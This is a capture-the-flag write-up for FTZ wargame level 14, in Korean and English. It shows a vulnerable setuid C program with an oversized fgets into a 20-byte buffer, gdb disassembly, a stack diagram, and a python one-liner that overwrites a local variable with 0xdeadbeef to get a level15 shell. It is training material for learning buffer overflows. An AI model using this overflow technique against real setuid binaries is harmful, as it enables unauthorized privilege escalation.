
```
[level14@ftz level14]$ ls -al
total 96
drwxr-xr-x    4 root     level14      4096 Mar 19  2003 .
drwxr-xr-x   34 root     root         4096 Sep 10  2011 ..
-rwsr-x---    1 level15  level14     13801 Dec 10  2002 attackme
-rw-------    1 root     root            1 Jan 15  2010 .bash_history
-rw-r--r--    1 root     level14        24 Feb 24  2002 .bash_logout
-rw-r--r--    1 root     level14       224 Feb 24  2002 .bash_profile
-rw-r--r--    1 root     level14       151 Feb 24  2002 .bashrc
-rw-r--r--    1 root     level14       400 Jan 25  1999 .cshrc
-rw-r--r--    1 root     level14      4742 Jan 25  1999 .emacs
-r--r--r--    1 root     level14       319 Jan 25  1999 .gtkrc
-rw-r--r--    1 root     level14       100 Jan 25  1999 .gvimrc
-rw-r-----    1 root     level14       346 Dec 10  2002 hint
-rw-r--r--    1 root     level14       226 Jan 25  1999 .muttrc
-rw-r--r--    1 root     level14       367 Jan 25  1999 .profile
drwxr-xr-x    2 root     level14      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level14      4096 Jul 12 17:07 tmp
-rw-------    1 root     level14         1 May  7  2002 .viminfo
-rw-r--r--    1 root     level14      4145 Jan 25  1999 .vimrc
-rw-r--r--    1 root     level14       245 Jan 25  1999 .Xdefaults
[level14@ftz level14]$ 
```



```
레벨14 이후로는 mainsource의 문제를 그대로 가져왔습니다.
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이
최고의 효과를 가져다줍니다.

#include <stdio.h>
#include <unistd.h>

main()
{ int crap;
  int check;
  char buf[20];
  fgets(buf,45,stdin);
  if (check==0xdeadbeef)
   {
     setreuid(3095,3095);
     system("/bin/sh");
   }
}

[level14@ftz level14]$ 
```



```
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   cmp    DWORD PTR [ebp-16],0xdeadbeef
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    esp,0x8
0x080484b9 <main+41>:   push   0xc17
0x080484be <main+46>:   push   0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    esp,0x10
0x080484cb <main+59>:   sub    esp,0xc
0x080484ce <main+62>:   push   0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    esp,0x10
0x080484db <main+75>:   leave
0x080484dc <main+76>:   ret
0x080484dd <main+77>:   lea    esi,[esi]
End of assembler dump.
(gdb)
```



buf(20)


check(4)

crap(4)


dummy(28)

SFP(4)

RET(4)



```
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   cmp    DWORD PTR [ebp-16],0xdeadbeef
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    esp,0x8
0x080484b9 <main+41>:   push   0xc17
0x080484be <main+46>:   push   0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    esp,0x10
0x080484cb <main+59>:   sub    esp,0xc
0x080484ce <main+62>:   push   0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    esp,0x10
0x080484db <main+75>:   leave
0x080484dc <main+76>:   ret
0x080484dd <main+77>:   lea    esi,[esi]
End of assembler dump.
(gdb)
```



buf(20)


check(4)

crap(4)

dummy(28)

SFP(4)

RET(4)



```
[level14@ftz tmp]$ (python -c'print"\x90"*40+"\xef\xbe\xad\xde"';cat)| /home/level14/attackme
id
uid=3095(level15) gid=3094(level14) groups=3094(level14)
```

Any Questions?